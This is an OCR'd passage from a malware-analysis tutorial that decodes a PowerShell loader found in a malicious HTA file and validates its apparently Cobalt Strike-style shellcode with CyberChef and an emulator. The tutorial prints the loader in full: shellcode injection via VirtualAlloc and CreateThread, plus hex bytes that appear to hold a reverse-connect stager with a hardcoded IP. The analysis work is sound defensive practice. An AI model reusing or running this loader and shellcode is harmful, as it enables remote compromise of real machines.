
> There are a few small things at the bottom of the script but these aren't as important. The script sleeps for 60 seconds and appears to attempt to switch to a 64 bit version of Powershell if the initial script fails.

For now, let's go on the assumption that the hex bytes contain something that is going to be executed.

Decoding The Hex Bytes Using CyberChef

To analyse the hex bytes, we can copy them out and try to decode them using CyberChef.


We can do that by copying out the following bytes and moving them to CyberChef.



earfake_bytecodes.yar
2c683d112d528b63dfaa7ee0140eebc4960fe4fad6292c9456f2fbb4d2364680.hta
2c683d112d528b63dfaa7ee0140eebc4960fe4fad6292c9456f2fbb4d2364680.hta
new 11

```
$MPm = '$MP = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';$gL = Add-Type
-memberDefinition $MP -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$aN =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0
xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x
10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3
c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d
,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,
0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0
x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0x
ff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0x33,0x4f,0x31,0xae,0x6
8,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75
,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,
0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0
xc8,0x5f,0xff,0xd5,0x01,0xc3,0x29,0xc6,0x85,0xf6,0x75,0xec,0xc3;$Ud = 0x1000;if ($aN.Length -gt 0x1000){$Ud =
$aN.Length};$mM=$gL::VirtualAlloc(0,0x1000,$Ud,0x40);for ($Bw=0;$Bw -le ($aN.Length-1);$Bw++)
{$gL::memset([IntPtr]($mM.ToInt32()+$Bw), $aN[$Bw], 1)};$gL::CreateThread(0,0,$mM,0,0,0);for (;){Start-Sleep 60};';$cF = [
System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($MPm));$pq = "-ec ";if([IntPtr]::Size -eq 8){$Jr =
$env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $Jr $pq $cF"}else{;iex "& powershell $pq $cF";}
```

Once copied, the bytes can be decoded with a simple "from hex" operation. In this case the commas `,` and `0x` were automatically recognized.




Delimiter
Auto

```
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b
,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc
7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x
50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0
xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,
0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61
,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x3
2,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x
6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0
x68,0x33,0x4f,0x31,0xae,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,
0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x00,0x6a,0x04,0x56
,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x5
8,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x01,0xc3,0x
29,0xc6,0x85,0xf6,0x75,0xec,0xc3
```

```
üè•` •å1Òd•R0•R••R••r( ·J&1ÿ1À¬<a|, ÁÏÇâðRW•R••B<Ð•@x•ÀtJÐP•H••X Óã<I•4•Ö1ÿ1À¬ÁÏÇ8àuô}ø;}$uâX•
X$Óf••K•X•Ó•••Ð•D$$[[aYZQÿàX_Z••ë•]h32hws2_ThLw&ÿÕ¸•)ÄTPh)•kÿÕPPPP@P@PhêßàÿÕ•jh3O1®h»•æjVWh
•¥taÿÕ•ÀtÿNuìhðµ¢VÿÕjjVWhÙÈ_ÿÕ•6j@hVjhX¤SåÿÕ•SjVSWhÙÈ_ÿÕÃ)Æ•öuìÃ
```

Bytes can be decoded with "from hex". Which should automatically recognize the ",0x" and decode accordingly

We can also see that the although the content was "decoded", it still doesn't look good. It looks like a blob of junk that failed to decode.


Last build: 7 months ago - version 10 is here! Read about the new features here
Options
About / Support
Raw Bytes
LF

Recipe

From Hex

Delimiter
Auto

Input

```
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b
,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc
7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x
50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0
xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,
0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61
,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x3
2,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x
6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0
x68,0x33,0x4f,0x31,0xae,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,
0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x00,0x6a,0x04,0x56
,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x5
8,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x01,0xc3,0x
29,0xc6,0x85,0xf6,0x75,0xec,0xc3
```

1449 1

Output


```
üè•␀␀␀`•å1Òd•R0•R␌•R␔•r(␏·J&1ÿ1À¬<a|␂, ÁÏ␍␁ÇâðRW•R␐•B<␁Ð•@x•ÀtJ␁ÐP•H␘•X ␁Óã<I•4•␁Ö1ÿ1À¬ÁÏ␍␁Ç8àuô␃}ø;}$uâX•
X$␁Óf•␌K•X␜␁Ó•␄•␁Ð•D$$[[aYZQÿàX_Z•␒ë•]h32␀␀hws2_ThLw&␇ÿÕ¸•␁␀␀)ÄTPh)•k␀ÿÕPPPP@P@Phê␏ßàÿÕ•j␅h3O1®h␂␀␁»•æj␐VWh
•¥taÿÕ•Àt␌ÿN␈uìhðµ¢VÿÕj␀j␄VWh␂ÙÈ_ÿÕ•6j@h␀␐␀␀Vj␀hX¤SåÿÕ•Sj␀VSWh␂ÙÈ_ÿÕ␁Ã)Æ•öuìÃ
```

This doesn't look nice, so we need to validate and test that it's shellcode

Validating ShellCode With CyberChef

At this point, we need to validate our assumption that the decoded content is shellcode. At first glance it looks like a blob of junk.

> One common way is to look for plaintext values (ip's, api names) inside of shellcode, but this won't help us here. We'll need to do additional analysis




Output

```
üè•␀␀␀`•å1Òd•R0•R␌•R␔•r(␏·J&1ÿ1À¬<a|␂, ÁÏ␍␁ÇâðRW•R␐•B<␁Ð•@x•ÀtJ␁ÐP•H␘•X ␁Óã<I•4•␁Ö1ÿ1À¬ÁÏ␍␁Ç8àuô␃}ø;}$uâX•
X$␁Óf•␌K•X␜␁Ó•␄•␁Ð•D$$[[aYZQÿàX_Z•␒ë•]h32␀␀hws2_ThLw&␇ÿÕ¸•␁␀␀)ÄTPh)•k␀ÿÕPPPP@P@Phê␏ßàÿÕ•j␅h3O1®h␂␀␁»•æj␐VWh
•¥taÿÕ•Àt␌ÿN␈uìhðµ¢VÿÕj␀j␄VWh␂ÙÈ_ÿÕ•6j@h␀␐␀␀Vj␀hX¤SåÿÕ•Sj␀VSWh␂ÙÈ_ÿÕ␁Ã)Æ•öuìÃ
```

Using CyberChef, we can validate our theory that the content is shellcode by attempting to disassemble the bytes.

To do this, we need to convert the values to hex and then use the Disassemble x86 operation of CyberChef.



From Hex
Delimiter: Auto

To Hex
Delimiter: Space
Bytes per line: 0

Disassemble x86
Bit mode: 32
Compatibility: Full x86 architec...
Code Segment (CS): 16
Offset (IP): 0
☑ Show instruction hex
☑ Show instruction position

```
8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01
,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0
xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc
0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,
0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x
5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68
,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0
x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd
5,0x97,0x6a,0x05,0x68,0x33,0x4f,0x31,0xae,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,
0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x
6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00
,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0
x5f,0xff,0xd5,0x01,0xc3,0x29,0xc6,0x85,0xf6,0x75,0xec,0xc3
```

1449 1 Raw Bytes LF

```
00000000 FC                             CLD
00000001 E889000000                     CALL -FFFFFF71
00000006 60                             PUSHA
00000007 89E5                           MOV EBP,ESP
00000009 31D2                           XOR EDX,EDX
0000000B 648B5230                       MOV EDX,DWORD PTR FS:[EDX+30]
0000000F 8B520C                         MOV EDX,DWORD PTR [EDX+0C]
00000012 8B5214                         MOV EDX,DWORD PTR [EDX+14]
00000015 8B7228                         MOV ESI,DWORD PTR [EDX+28]
00000018 0FB74A26                       MOVZX ECX,WORD PTR [EDX+26]
0000001C 31FF                           XOR EDI,EDI
0000001E 31C0                           XOR EAX,EAX
00000020 AC                             LODS AL,BYTE PTR [ESI]
00000021 3C61                           CMP AL,61
00000023 7C02                           JL 00000027
00000025 2C20                           SUB AL,20
00000027 C1CF0D                         ROR EDI,0D
0000002A 01C7                           ADD EDI,EAX
0000002C E2F0                           LOOP 0000001E
```

7296 132 21ms Raw Bytes LF

Disassembled shellcode viewed in CyberChef.

Here we can see that the bytes have successfully disassembled, we can primarily tell this since there are.

- no glaring red sections indicating a failed disassembly
- `CLD` - (Clear Direction) - Which is common first command executed by shellcode.

There are some other indicators like an early `call` operation and a `ror 0D` operation which are common to Cobalt Strike shellcode. These are patterns that are strange but become easily recognizable after you've seen a few shellcode examples.

For now, we can assume with higher confidence that the data is shellcode and do further validation by attempting to execute it.


> At this point you could continue to analyse the disassembled bytes for signs of something "interesting", but this is generally difficult and requires some familiarity with x86 instructions. It is often much easier to try and execute the code. Especially for larger shellcode samples.

Validating ShellCode By Executing Inside an Emulator

To further validate that the data is shellcode and attempt to determine it's functionality, we can save it to a file and try to run it inside an emulator or debugger.

In this case, I will be using the SpeakEasy tool from FireEye. You can read about SpeakEasy here and Download it from GitHub

Before running SpeakEasy, we can first download the raw bytes of our suspected shellcode. (make sure to remove the `to hex` and `disassemble x86` operations)



